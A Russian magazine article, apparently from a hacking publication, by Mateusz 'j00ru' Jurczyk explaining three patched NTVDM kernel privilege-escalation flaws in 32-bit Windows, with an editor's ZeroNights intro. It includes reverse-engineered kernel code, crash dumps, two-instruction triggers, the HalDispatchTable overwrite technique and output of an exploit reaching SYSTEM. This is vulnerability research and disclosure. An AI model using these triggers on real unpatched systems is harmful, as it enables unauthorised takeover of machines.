
Из всех докладов удалось послушать лишь несколько. Уж больно много было людей, с кем хотелось пообщаться и поделиться новостями (к тому же каждого нужно было попросить стать нашим автором :)). Поэтому большую часть конференции я провел в кулуарах и комнате спикеров, где удалось поговорить практически со всеми докладчиками.

Знаю, что очень многие ругались на косяки по организации. Но я на 100% уверен, что самое главное в ZeroNights — это высококачественный контент. Можно, конечно, ругаться на очередь к бутербродам — но разве это важно, когда ты получаешь два дня, забитых треками с интересными докладами? Впрочем, детские ошибки в организации, уверен, будут решены. И возможно, мы в этом даже поможем :).

Кстати, мы с удовольствием публикуем статьи по темам, которые докладчики готовили для конференции. В прошлом номере ты наверняка читал статью «Application Porno» про автоматический анализ десятка тысяч мобильных приложений от Лёши Трошичева. В этом номере Ваня Новиков рассказал про тайминг-атаки на файловые системы, a@j00ru (кстати, сотрудник Google) — про повышение привилегий с помощью ошибок в NTVDM.

* Огромное внимание к конференции, конечно, не потому, что кто-то ее хорошо пропиарил. Единственная причина здесь — это работающая репутация убойной конфы с классной аудиторией и хардкорным контентом.

ОПАСНЫЕ ЛОВУШКИ



Mateusz «j00ru» Jurczyk

Получаем системные привилегии с помощью ошибок в NTVDM

Обратная совместимость — вещь хорошая, но использовать ее надо в разумных пределах. Ведь до сих пор в ядре Windows можно найти код, разработанный еще в прошлом веке. Говорить о его высокой безопасности было бы глупо. И мы докажем это на примере трех privilage escalation уязвимостей, прижившихся в подсистеме виртуальной машины DOS.

ВВЕДЕНИЕ

В 1978 году компания Intel выпустила первый процессор семейства x86, модели 8086, который предоставлял довольно ограниченную среду для исполнения 16-битного кода, известную под названием «режим реального времени» (Real mode). Вскоре после этого началась активная разработка программных решений для новой аппаратной платформы, причем как операционных систем, так и работающих в них обычных программ. Система Disk Operating System (DOS) от Microsoft быстро утвердилась в качестве ведущей рабочей среды для десктопных ПК, а приложения под эту ОС создавались и выходили на рынок в течение более десяти лет. В качестве самых известных примеров можно привести Norton Commander, ChiWriter или Quattro Pro. При разработке в 1992 году архитектуры NT для операционной системы Windows, которая использовала преимущества уже более мощного и безопасного защищенного режима (Protected Mode), одним из ключевых решений стало сохранение обратной совместимости с DOS, то есть обеспечение возможности безопасного запуска старых программ в новом графическом окружении.

NTVDM

Созданный в Windows специальный режим совместимости получился очень функциональным. Из-за того, что он был довольно сложным компонентом как с технической стороны, так и со стороны логики работы, его появление открыло локальным пользователям много новых возможностей проведения атак, направленных на повышение своих прав в операционной системе. В NTVDM уже не раз находили и исправляли проблемы безопасности, но до сих пор в ядре остается много интересных и неисследованных возможностей. В следующем разделе мы детально рассмотрим одну из них — специфичную обработку исключений, возникающих в хост-процессе `NTVDM.EXE`. Тут, правда, стоит отметить, что любой потенциальный баг, который может обнаружиться в подсистеме совместимости DOS, затронет только 32-битные платформы Windows, так как 64-битные версии системы не поддерживают VDM из-за особенностей реализации режима Long Mode, в котором исполняется 64-битный код на процессорах Intel. В новых операционных системах Windows 8 и 8.1 воздействие потенциальных уязвимостей ядра нивелируется за счет того, что там эта подсистема отключена по умолчанию, а для ее запуска необходимы административные права. Тем не менее эти уязвимости можно успешно задействовать без участия пользователя на системах от Windows XP до Windows 7 32 бит (а на данный момент такие системы предположительно составляют около 50% парка всех десктопных ОС).


РЕЖИМ РЕАЛЬНОГО ВРЕМЕНИ

Поддерживать обратную совместимость с 16-битными приложениями для современного 32-битного окружения очень сложно с технической точки зрения из-за фундаментальных различий в функционировании между реальным и защищенным режимом. Сюда входят и режимы работы процессора, и ширина слов и адресов, и кодирование инструкций, и много других моментов. Иначе говоря, стандартными средствами современных операционных систем запустить устаревшие программы из 80-х не получится. С другой стороны, переключение процессора в реальный режим каждый раз при запуске 16-битной программы тоже не выход, поскольку это лишает смысла базовые установки защищенного режима, такие как разделение прав. Передача управления потенциально недоверенному коду, который работает в практически неограниченной среде исполнения и имеет прямой доступ ко всей периферии компьютера, не только создает угрозу безопасности системы, но и лишает операционную систему контроля над компьютером, так как решение о возврате в предыдущий рабочий контекст будет приниматься именно этим старым приложением.

РЕЖИМ VIRTUAL 8086


Инженеры Intel, которые прекрасно понимали эти и многие другие связанные с обратной совместимостью проблемы, разработали еще один совершенно новый режим исполнения, назвав его Virtual 8086 (V8086), который стал важной составляющей защищенного режима. Основная особенность режима V8086 состоит в том, что для работающего в нем кода он совершенно неотличим от реального режима, но при этом полностью





WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.



управляется основной операционной системой. Это позволяет запускать старые приложения в 32-битном окружении с сохранением безопасности и без негативных побочных эффектов. Эту технологию можно рассматривать в качестве механизма виртуализации для ПО DOS, в котором операционная система выполняет роль монитора виртуальной машины (Virtual Machine Monitor — VMM). VMM отвечает за создание рабочей среды и обработку критичных и привилегированных инструкций, которые использует гостевое приложение, при этом 16-битный код выполняется в специальном режиме и с нативной скоростью. Типичный разработанный Intel порядок исполнения для операционной системы, использующей V8086, показан на рис. 1.

В случае Windows сущность «операционная система» далее распадается на два компонента: ядро и процесс NTVDM.EXE, работающий на уровне пользователя. Поддержка описанной подсистемы имеется на обоих уровнях — некоторые события, происходящие внутри устаревшего ПО, обрабатываются напрямую ядром, в то время как другим требуется некоторая помощь на уровне ring 3 (см. рис. 2). Благодаря тому что исполнение кода старого ПО изолировано в специальный процесс, ядро может легко определить, нуждается ли конкретное событие процессора в отдельной обработке, в зависимости от того, исходит оно от VDM-хоста или нет. В результате большинство процедур уровня ring 0 предоставляют дополнительные возможности при вызове их из особых процессов; в качестве одного из ярких примеров можно отметить обработчики ловушек (trap handler — функция, специфичная для конкретного прерывания или исключения) для x86 (такие как `nt!KiTrap0c`, `nt!KiTrap0d`, `nt!KiTrap0e`), системные вызовы NT (например, `nt!NtVdmControl`) и системные вызовы win32k.sys (например, `nt!NtUserInitTask`). Важно отметить, что, хотя процесс NTVDM.EXE и обрабатывается системой особым образом, он все равно наследует токен безопасности локального пользователя; это позволяет атакующему исполнять произвольный код в рамках процесса, используя всего лишь две документированные функции API — `OpenProcess` и `CreateRemoteThread` — для того, чтобы воспользоваться гипотетической уязвимостью в тех частях ядра, которые отвечают за поддержку VDM.

DPMI

Наконец, нельзя забывать, что NTVDM поддерживает основную часть спецификаций интерфейса защищенного режима DOS (DOS Protected Mode Interface — DPMI), то есть в дополнение к реализации режима Virtual 8086 он также может предоставлять среду исполнения (например, создавать сегменты памяти) и выполнять код защищенного режима. Следовательно, вполне может появиться код с поддержкой обработки 32-битных инструкций в ядре в дополнение к простой 16-битной эмуляции.

CVE-2013-3196 (WRITE-WHAT-WHERE В NT!PUSHINT)

General Protection Fault

Одна из самых важных особенностей режима Virtual 8086, а также рабочей среды, созданной NTVDM.EXE для исполне-




Рис. 1. **Передача управления операционной системой при выполнении устаревших приложений в v8086**




Рис. 2. **Передача управления операционной системой при выполнении устаревших приложений в Microsoft Windows**

```
PAGEDATA:00759218 OpcodeDispatchV86 dd offset OpcodeInvalidV86
PAGEDATA:00759218                                  ; DATA XREF: Ki386DispatchOpcodeV86(x)+38↑r
PAGEDATA:00759218                                  ; OpcodeGenericPrefixV86+13↑r
PAGEDATA:0075921C                 dd offset Opcode0FV86
PAGEDATA:00759220                 dd offset OpcodeESPrefixV86
PAGEDATA:00759224                 dd offset OpcodeCSPrefixV86
PAGEDATA:00759228                 dd offset OpcodeSSPrefixV86
PAGEDATA:0075922C                 dd offset OpcodeDSPrefixV86
PAGEDATA:00759230                 dd offset OpcodeFSPrefixV86
PAGEDATA:00759234                 dd offset OpcodeGSPrefixV86
PAGEDATA:00759238                 dd offset OpcodeOPER32PrefixV86
PAGEDATA:0075923C                 dd offset OpcodeADDR32PrefixV86
PAGEDATA:00759240                 dd offset OpcodeINSBV86
PAGEDATA:00759244                 dd offset OpcodeINSWV86
PAGEDATA:00759248                 dd offset OpcodeOUTSBV86
PAGEDATA:0075924C                 dd offset OpcodeOUTSWV86
PAGEDATA:00759250                 dd offset OpcodePUSHFV86
PAGEDATA:00759254                 dd offset OpcodePOPFV86
PAGEDATA:00759258                 dd offset OpcodeINTnnV86
PAGEDATA:0075925C                 dd offset OpcodeINTOV86
PAGEDATA:00759260                 dd offset OpcodeIRETV86
PAGEDATA:00759264                 dd offset OpcodeNPXV86
PAGEDATA:00759268                 dd offset OpcodeINBimmV86
PAGEDATA:0075926C                 dd offset OpcodeINWimmV86
PAGEDATA:00759270                 dd offset OpcodeOUTBimmV86
PAGEDATA:00759274                 dd offset OpcodeOUTWimmV86
PAGEDATA:00759278                 dd offset OpcodeINBV86
PAGEDATA:0075927C                 dd offset OpcodeINWV86
PAGEDATA:00759280                 dd offset OpcodeOUTBV86
PAGEDATA:00759284                 dd offset OpcodeOUTWV86
PAGEDATA:00759288                 dd offset OpcodeLOCKPrefixV86
PAGEDATA:0075928C                 dd offset OpcodeREPNEPrefixV86
PAGEDATA:00759290                 dd offset OpcodeREPPrefixV86
PAGEDATA:00759294                 dd offset OpcodeCLIV86
PAGEDATA:00759298                 dd offset OpcodeSTIV86
PAGEDATA:0075929C                 dd offset OpcodeHLTV86
```

```
PAGEDATA:00759100 ; int (__usercall *OpcodeDispatch)<eax>(int<ecx>, char<bl>, int<edi>, Reginfo *<esi>)
PAGEDATA:00759100 OpcodeDispatch  dd offset OpcodeInvalid ; DATA XREF: Ki386DispatchOpcode(x)+78↑r
PAGEDATA:00759100                                         ; OpcodeGenericPrefix+2B↑r
PAGEDATA:00759104                 dd offset Opcode0F
PAGEDATA:00759108                 dd offset OpcodeESPrefix
PAGEDATA:0075910C                 dd offset OpcodeCSPrefix
PAGEDATA:00759110                 dd offset OpcodeSSPrefix
PAGEDATA:00759114                 dd offset OpcodeDSPrefix
PAGEDATA:00759118                 dd offset OpcodeFSPrefix
PAGEDATA:0075911C                 dd offset OpcodeGSPrefix
PAGEDATA:00759120                 dd offset OpcodeOPER32Prefix
PAGEDATA:00759124                 dd offset OpcodeADDR32Prefix
PAGEDATA:00759128                 dd offset OpcodeINSB
PAGEDATA:0075912C                 dd offset OpcodeINSW
PAGEDATA:00759130                 dd offset OpcodeOUTSB
PAGEDATA:00759134                 dd offset OpcodeOUTSW
PAGEDATA:00759138                 dd offset OpcodeInvalid
PAGEDATA:0075913C                 dd offset OpcodeInvalid
PAGEDATA:00759140                 dd offset OpcodeINTnn
PAGEDATA:00759144                 dd offset OpcodeINTO
PAGEDATA:00759148                 dd offset OpcodeInvalid
PAGEDATA:0075914C                 dd offset OpcodeInvalid
PAGEDATA:00759150                 dd offset OpcodeINBimm
PAGEDATA:00759154                 dd offset OpcodeINWimm
PAGEDATA:00759158                 dd offset OpcodeOUTBimm
PAGEDATA:0075915C                 dd offset OpcodeOUTWimm
PAGEDATA:00759160                 dd offset OpcodeINB
PAGEDATA:00759164                 dd offset OpcodeINW
PAGEDATA:00759168                 dd offset OpcodeOUTB
PAGEDATA:0075916C                 dd offset OpcodeOUTW
PAGEDATA:00759170                 dd offset OpcodeLOCKPrefix
PAGEDATA:00759174                 dd offset OpcodeREPNEPrefix
PAGEDATA:00759178                 dd offset OpcodeREPPrefix
PAGEDATA:0075917C                 dd offset OpcodeCLI
PAGEDATA:00759180                 dd offset OpcodeSTI
PAGEDATA:00759184                 dd offset OpcodeInvalid
PAGEDATA:00759188                 dd offset OpcodeInvalid
```

ния устаревшего 32-битного кода с поддержкой DPMI, состоит в том, что любая попытка выполнить критичную или требующую повышенных прав инструкцию (такую как INT, OUT или STI) сразу же приведет к исключению General Protection Fault в ядре. Как уже отмечалось, после этого операционная система должна безопасно эмулировать работу инструкции и вернуться к исполнению прерванного гостевого кода, обеспечивая продолжение исполнения. Как выяснилось, код эмулирования инструкций для 16- и 32-битных режимов эмуляции находится полностью в пространстве ядра, что открывает перед нами интересные возможности для атаки: программным путем воспроизвести поведение особых инструкций x86. Для того чтобы попасть в эмулятор, нужно выполнение следующих условий:

1. Исключение #GP происходит внутри режима Virtual 8086 (флаг `EFlags.VM` установлен)
   или
   Исключение #GP происходит в режиме пользователя (ring 3).
2. Селектор `cs: segment` не равен `KGDT_R3_CODE (0x1b)` в момент исключения.
3. Исключение #GP происходит в хост-процессе VDM.

Если любой из вариантов полностью выполнен, то обработчик #GP передает управление внутренней процедуре `nt!VdmDispatchOpcode_try`, которая производит базовое декодирование вызвавшей сбой инструкции и вызывает одну или несколько функций-обработчиков, применимых к этой инструкции. Списки обработчиков для режимов эмуляции 16 и 32 бит показаны на рис. 3 и 4; как можно увидеть, ядро выдает очень длинный список инструкций и их префиксов. По нашему мнению, до 2013 года эта часть кода, скорее всего, никогда ранее не подвергалась проверке на наличие уязвимостей, что делало ее серьезной мишенью для исследования. После этого «открытия» мы решили провести реверс-инжиниринг всех обработчиков в поисках потенциальных недоработок и получили первые результаты уже в течение следующих нескольких часов. Первая уязвимость находилась в слое эмуляции инструкции INT для защищенного режима.

Рис. 3. Таблица диспетчеризации инструкций режима Virtual 8086, используемая обработчиком #GP

Рис. 4. Таблица диспетчеризации инструкций защищенного режима, используемая обработчиком #GP

Где собака зарыта

Базовая роль функции обработчика `nt!OpcodeINTnn` состоит в том, что она извлекает операнд `imm8` инструкции, вызвавшей сбой, а дальше вызывает другую внутреннюю процедуру `nt!PushInt`. Ее основная задача заключается в том, чтобы получить базовый адрес пользовательского `ss:` сегмента и поместить в стек фрейм ловушки (в адресном пространстве пользователя), используя полный адрес указателя стека `ss:esp`. Полученный путем обратного инжиниринга C-код, ответственный за помещение в стек трех 16- или 32-битных слов (в зависимости от гостевого режима исполнения), приведен ниже.

```
if (reginfo->ViFlags & VDM_INT_32) {
 *(DWORD *)(reginfo->RiSsBase + NewVdmEsp + 0) = ↵
  reginfo->RiEip;
 *(DWORD *)(reginfo->RiSsBase + NewVdmEsp + 4) = ↵
  trap_frame->SegCs;
 *(DWORD *)(reginfo->RiSsBase + NewVdmEsp + 8) = ↵
  GetVirtualBits(reginfo->RiEFlags);
} else {
 *(WORD *)(reginfo->RiSsBase + NewVdmEsp + 0) = ↵
  reginfo->RiEip;
 *(WORD *)(reginfo->RiSsBase + NewVdmEsp + 2) = ↵
  trap_frame->SegCs;
 *(WORD *)(reginfo->RiSsBase + NewVdmEsp + 4) = ↵
  GetVirtualBits(reginfo->RiEFlags);
}
```

Проблема в реализации состояла в том, что указатель на стек пользовательского пространства (ring 3) никак не проверяется на корректность, вероятно из-за предположения, что он всегда будет указывать на адресное пространство процесса NTVDM.EXE. А это, разумеется, не всегда так, поскольку эксплойт может устанавливать регистр esp на любой произвольный указатель, например на адрес, относящийся к ядру. Таким образом, для задействования уязвимости было достаточно выполнить всего лишь две простые инструкции в контексте виртуальной машины DOS: `mov esp, 0xdeadbeef` и затем `int 0`. Единственные ограничения состояли в том, что и `cs:`, и `ss:` должны выбирать сегменты кода и данных в рамках локальной таблицы дескрипторов (LDT — Local Descriptor Table), а аргумент инструкции INT должен быть прерыванием уровня ядра (любое значение в диапазоне между 0–255, за исключением последовательности 0x2a–0x2e). Результат запуска двух

```
C:\Windows\system32\cmd.exe
E:\poc>vdm
-CVE-2013-3196 Windows Kernel NTVDM nt!PushInt vulnerability exploit
                              by Mateusz "j00ru" Jurczyk
[+] nt!HalDispatchTable:          8297E3F8
[+] nt!ZwOpenProcess:             8288FCEC
[+] nt!ZwOpenProcessToken:        8288FCEC
[+] nt!ZwSetInformationProcess:   82890804
[+] nt!ZwDuplicateToken:          8288F6C0
[+] nt!RtlLargeIntegerSubtract:   8288ED18
[+] nt!RtlLargeIntegerShiftLeft:  8288EC88
[+] nt!DbgPrint:                  8286341F
[+] nt!PsGetCurrentProcess:       828DDFB6
[+] Initializing trampoline...
[+] Triggering vulnerability...
[+] Updating trampoline...
[+] Elevating privileges...
[+] All set, enjoy NT AUTHORITY\SYSTEM.

E:\poc>whoami
win7-sp1-32-vm\guest

E:\poc>
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

E:\poc>C:

C:\Users\Guest>whoami
nt authority\system

C:\Users\Guest>
```

Рис. 5. Успешная реализация write-what-where в nt!PushInt




Рис. 6. Бинарные различия между первоначальной реализацией nt!PushInt и после патча




Рис. 7. Граф функции nt!Ki386VdmReflectException

описанных инструкций на непропатченной Windows 7 SP1 приведен ниже:

```
TRAP_FRAME: a2ea4c24 -- (.trap 0xffffffffa2ea4c24)
ErrCode = 00000002
eax=024ef568 ebx=00000000 ecx=00000000 ↵
edx=6710140f esi=a2ea4cb8 edi=deadbee3
eip=82ab21a7 esp=a2ea4c98 ebp=a2ea4d34 iopl=0 nv ↵
up ei pl nz na po nc
cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 ↵
efl=00010202
nt!PushInt+0xa5:
82ab21a7 89143b mov dword ptr [ebx+edi],edx ↵
ds:0023:deadbee3=????????
Resetting default scope
```

Благодаря тому факту, что одна из 32-битных переменных хранится ядром в произвольно выбранном исключении eip, ситуация превращается в простое `write-what-where` условие с незначительными ограничениями, которыми можно пренебречь (например, что непосредственное значение не может иметь установленным старший бит). Имея в своем распоряжении такую удобную базовую возможность, ты уже можешь «угнать» контроль над управлением выполнения (control flow) ядра, переписав один из указателей функций, например широко известный указатель `nt!HalDispatchTable+4`, вызываемый из пространства пользователя через системный вызов `nt!NtQueryIntervalProfile`.

Устранение данной уязвимости реализовано довольно просто и состоит из трех дополнительных инструкций, добавленных в `nt!PushInt`. Они проверяют, чтобы адрес `ss:esp`, который должен быть из пространства пользователя, действительно указывал на нижние части адресного пространства (см. рис. 6).

CVE-2013-3197 (WRITE-WHAT-WHERE B NT!PUSHEXCEPTION)

Если внимательно посмотреть на обработчики ловушек Windows (помимо `nt!KiTrap0d`), то становится очевидным, что специфическую функциональность для VDM обеспечивает не только обработчик #GP, а большинство из них. В этом плане особенность General Protection Fault состоит в том, что она имеет выделенные подпрограммы для обработки конкретных типов исключений (таких как критичные или привилегированные инструкции); другие обработчики не используют такую сложную функциональность, а вместо этого просто вызывают функцию `nt!Ki386VdmReflectException` в случае, если встречаются с исключением VDM. Этим они пытаются эмулировать событие в виртуальной среде, примерно по той же схеме, что и эмуляция инструкций в `nt!VdmDispatchOpcode_try`. Граф передачи управления иллюстрирует, что большинство обработчиков зависят от этой функции (см. рис. 7).

Причина головной боли

При типичных обстоятельствах (то есть для любого обычного процесса) исполнение, как правило, завершается в одном из вариантов `nt!CommonDispatchException`, который отправляет событие обработчику исключений пространства пользователя. В случае VDM ядро сначала пытается с помощью `nt!PushException` создать фрейм ловушки в стеке пространства пользователя и перенаправить управление по адресу `cs:eip`, который берется из полей `VfCsSelector` и `VfEip` структуры `NtCurrentTeb()->Vdm->VdmIntDescriptor[trap_no]` (см. рис. 8); и только если эта процедура не срабатывает, исключение обрабатывается обычным способом. И, подобно предыдущему случаю, при создании эмулированного фрейма ловушки ядро не проверяет, что указатель стека находится действительно в рамках адресного пространства пользователя. Это опять приводит к возможности использовать `write-what-where` условие, только размером 16 или 32 байта вместо 6 или 12. Задействовать уязвимость так же просто, для этого достаточно установить `esp` на произвольный адрес в пространстве ядра и вызвать исключение (например, #DE через инструкцию `div edx`) с нормальными реквизитами полностью инициализированной среды VDM и пользовательскими сегментами `cs:` и `ss:` в момент возникновения ошибки.

```
TRAP_FRAME: 8dd97c28 -- (.trap 0xffffffff8dd97c28)
ErrCode = 00000002
eax=000007f7 ebx=00000000 ecx=00000000 ↵
edx=deadbebf esi=8dd97ce4 edi=00000634
eip=82a874b5 esp=8dd97c9c ebp=8dd97d1c iopl=0 nv ↵
up ei ng nz na po nc
cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 ↵
efl=00010282
nt!PushException+0x150:
82a874b5 6689441a0e mov word ptr [edx+ebx+0Eh],ax ↵
ds:0023:deadbecd=????
Resetting default scope
```

И в этот раз благодаря тому, что одно из записанных в контролируемый адрес значений — это eip ошибки, та же методика использования указателя функции (function pointer exploitation technique) может использоваться для получения полного контроля над компьютером. Правда, из-за ограничений на значение LDT воспользоваться этой уязвимостью можно только на системах начиная с Windows Vista. В обновлении безопасности Microsoft просто вставили два простых блока, которые отвечают за проверку указателя в стеке пространства пользователя для ветвей создания фрейма ловушки и для 16, и для 32 бит.

CVE-2013-3198 (WRITE-WHAT-WHERE B NT!VDMCALLSTRINGIOHANDLERPUSHEXCEPTION)

В дополнение к обработке привилегированных инструкций VDM ядро также эмулирует выполнение критичных инструкций, то есть таких, которые могут выполняться, только если CPL <= IOPL, что обеспечивает контроль за прерываниями и коммуникациями по портам ввода/вывода. В конце концов все инструк-




Рис. 8. Внутренние структуры пространства пользователя, которые задействуются для возобновления исполнения NTVDM, прерванного исключением

